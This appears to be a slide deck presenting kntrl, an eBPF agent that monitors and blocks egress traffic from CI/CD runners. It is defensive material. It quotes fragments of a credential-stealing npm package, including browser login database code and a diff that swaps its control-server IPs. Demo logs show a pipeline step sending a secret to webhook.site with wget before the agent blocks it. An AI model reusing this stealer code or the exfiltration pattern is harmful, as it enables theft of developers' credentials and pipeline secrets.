

Securing CI/CD runners through eBPF agent

Cenk Kalpakoglu, Mert Coskuner



Who we are

Mert Coskuner, MSc

Principal Product Security Engineer @ Yahoo

Cenk Kalpakoglu

CEO, Co-Founder @ Kondukto

Disclaimer: Opinions and work discussed are my own, and do not reflect the views or work of my employer

Agenda

- Why? – Threat landscape
- How? – eBPF deep dive
- Demo

Threat Landscape

245,032 malicious packages are detected in 2023 by Sonatype alone, which amounts to twice as many software supply chain attacks as during the period 2019-2022

Common attack vectors

Vulnerable packages

Compromised pipeline tools

Artifact integrity

Malware polluting open-source ecosystems

npm package execution-time-async trying to masquerade as code profiler package execution-time

It aims to steal the victim's login credentials and passwords from a variety of browsers, also downloads a python script to remotely control compromised instance

```
const K = "/AppData/Local/Microsoft/Edge/User Data",
  P = (t, c) => {
    result = "";
    try {
      const r = `${t}`,
            e = require(`${homedir}/store.node`);
      if (osType !== "Windows_NT") return;
      const E = "SELECT * FROM logins",
            s = `${H("~/")}${c}`;
      let F = path.join(s, "Local State");
```

Malware collects credentials

```
const d = (t) => e(t, c),
  - X = "http://162.218.114.83:3000",
  + X = "http://45.61.169.99:3000",
  C = d("ER0UVhQZAw"),
  H = (t) =>
    t.replace(/^~([a-z]+|\\)/, (t, c) => ("/" === c ? y : `${U[C](y)}/${c}`)),
  Y = "s1JCNQ5",
  D = "AgYPTBAYD1QQJx9WFg",
```

Author changes connection details


eBPF Deep Dive



What is eBPF?


eBPF can run sandboxed programs in a privileged context such as the operating system kernel

It is used to safely and efficiently extend the capabilities of the kernel without requiring to change kernel source code or load kernel modules



Exploring Options: Monitoring, Observability and Security

- **Egress traffic control**
- DNS queries
- File access (read/write)
- Process list/tree
- Spawned processes and call args
- and more...



The Playbook

- Probe TCP events

kprobe/tcp_v4_connect

kprobe/tcp_close

- Probe UDP events:


kprobe/ip4_datagram_connect

- Filter egress traffic:

cgroup_skb/egress

- Policy=Pass/Block :

Userspace GO app



Demo

<https://github.com/kondukto-io/kntrl>

<> Code Issues Pull requests Actions Projects Wiki Security Insights Settings

← □

✓ Update simple-pipeline.yml #35

Summary

Jobs

- ✓ build

Run details


- Usage
- Workflow file


build
succeeded 3 minutes ago in 1m 44s

- Set up job
- Run actions/checkout@v3
- Run a one-line script
- Run a one-line script
- Run a multi-line script
- print report
- Post Run actions/checkout@v3
- Complete job

```
1 Run echo "leak secret"
2 leak secret
3 --2024-01-19 13:55:43-- http://uget/
4 Resolving uget (uget)... failed: Temporary failure in name resolution.
5 uget: unable to resolve host address 'uget'
6
7 --2024-01-19 13:55:43-- https://webhook.site/c3b5d476-0188-6004-a30c-55fe3a7bd0ff?secret***
8 Resolving webhook.site (webhook.site)... 46.4.105.116, 2a01:4f8:141:1d3::2
9 Connecting to webhook.site (webhook.site)[46.4.105.116]:443... failed: Connection timed out.
10 Connecting to webhook.site (webhook.site)[2a01:4f8:141:1d3::2]:443... failed: Network is unreachable.
```

```
1 Run cat /tmp/kntrl.out
2 {"pid":1610,"task_name":"NET ThreadPool","proto":"tcp","daddr":"149.82.113.21","dport":443,"domains":["130-149-82-113-21-sad.github.com."],"policy":"pass"}
3 {"pid":1048,"task_name":"python3","proto":"tcp","daddr":"168.63.129.16","dport":80,"domains":["."],"policy":"pass"}
4 {"pid":1738,"task_name":"uget","proto":"tcp","daddr":"66.4.105.116","dport":443,"domains":["apo02.webhook.site."],"policy":"black"}
5 {"pid":1808,"task_name":"python3","proto":"tcp","daddr":"168.63.129.16","dport":32526,"domains":["."],"policy":"pass"}
6 {"pid":1048,"task_name":"python3","proto":"tcp","daddr":"169.254.169.254","dport":80,"domains":["."],"policy":"pass"}
7
8 .....
```





New Features

- UDP support
- Github meta IP range detection

build

succeeded 1 minute ago in 1m 51s

- ✔ Set up job
- ✔ Run actions/checkout@v3
- ✔ Run a one-line script... prepare
- ✔ Run a KNTRL
- ✔ Stop prevent action

```
1 ▶ Run echo "leak secret"
2 leak secret
3
4 --2024-03-06 13:34:23-- https://webhook.site/c2b5d474-0180-4d04-a3b2-55fe3a7b6ff1?secret=***
5 Resolving webhook.site (webhook.site)... 46.4.105.116, 2a01:4f8:141:1d3::2
6 Connecting to webhook.site (webhook.site)|46.4.105.116|:443... failed: Connection timed out.
7 Connecting to webhook.site (webhook.site)|2a01:4f8:141:1d3::2|:443... failed: Network is unreachable.
```

- ✔ Run allowed action

```
1 ▶ Run echo "download artifacts..."
2 download artifacts...
3
4 --2024-03-06 13:34:26-- https://download.konduktio.io/kntrl/myartifact.txt
5 Resolving download.konduktio.io (download.konduktio.io)... 18.67.65.116, 18.67.65.8, 18.67.65.56, ...
6 Connecting to download.konduktio.io (download.konduktio.io)|18.67.65.116|:443... connected.
7 HTTP request sent, awaiting response... 200 OK
8 Length: 16 [text/plain]
9 Saving to: 'myartifact.txt'
10
11 0K 100% 13.6M=0s
12
13 2024-03-06 13:34:27 (13.6 MB/s) - 'myartifact.txt' saved [16/16]
14
15
```

- ✔ print report

```
1 ▶ Run echo "Print report"
2 Print report
3 -----
4 {"pid":911,"task_name":"python3","proto":"TCP","daddr":"168.63.129.16","dport":80,"domains":["."],"policy":"pass"}
5 {"pid":911,"task_name":"python3","proto":"TCP","daddr":"168.63.129.16","dport":32526,"domains":["."],"policy":"pass"}
6 {"pid":470,"task_name":"systemd-resolve","proto":"UDP","daddr":"168.63.129.16","dport":53,"domains":["."],"policy":"pass"}
7 {"pid":1751,"task_name":"wget","proto":"UDP","daddr":"127.0.0.53","dport":53,"domains":["localhost"],"policy":"pass"}
8 {"pid":1751,"task_name":"wget","proto":"TCP","daddr":"46.4.105.116","dport":443,"domains":["app02.webhook.site"],"policy":"block"}
9 {"pid":1756,"task_name":"wget","proto":"TCP","daddr":"18.67.65.116","dport":443,"domains":["server-18-67-65-116.iad89.r.cloudfront.net"],"policy":"pass"}
10 -----
11
```



Summary

Visit: kntrl.dev

Contribute: github.com/kondukto-io/kntrl

Communicate: #slack

References

<https://ebpf.io/what-is-ebpf/#what-is-ebpf>

<https://cilium.io>

<https://sysdig.com/blog/the-art-of-writing-ebpf-programs-a-primer>

<https://www.brendangregg.com>

<https://arthurchiao.art/blog/firewalling-with-bpf-xdp/#22-l3-example-drop-all-icmp-packets>

<https://github.com/ddosify/alaz>

<https://www.wiz.io/blog/unveiling-ebpf-revolutionizing-security-and-observability>

<https://ebpf.io/applications>

<https://tmpout.sh/2/4.html>